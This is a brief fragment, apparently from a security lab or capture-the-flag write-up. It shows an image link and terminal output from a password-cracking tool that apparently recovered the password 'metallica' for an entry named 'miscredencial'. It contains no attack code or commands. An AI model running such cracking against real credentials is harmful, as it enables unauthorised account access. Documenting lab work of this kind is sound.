
metallica        (miscredencial)
1g 0:00:00:00 DONE (2026-04-10 06:06) 16.66g/s 68266p/s 68266c/s 68266C/s 123456..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.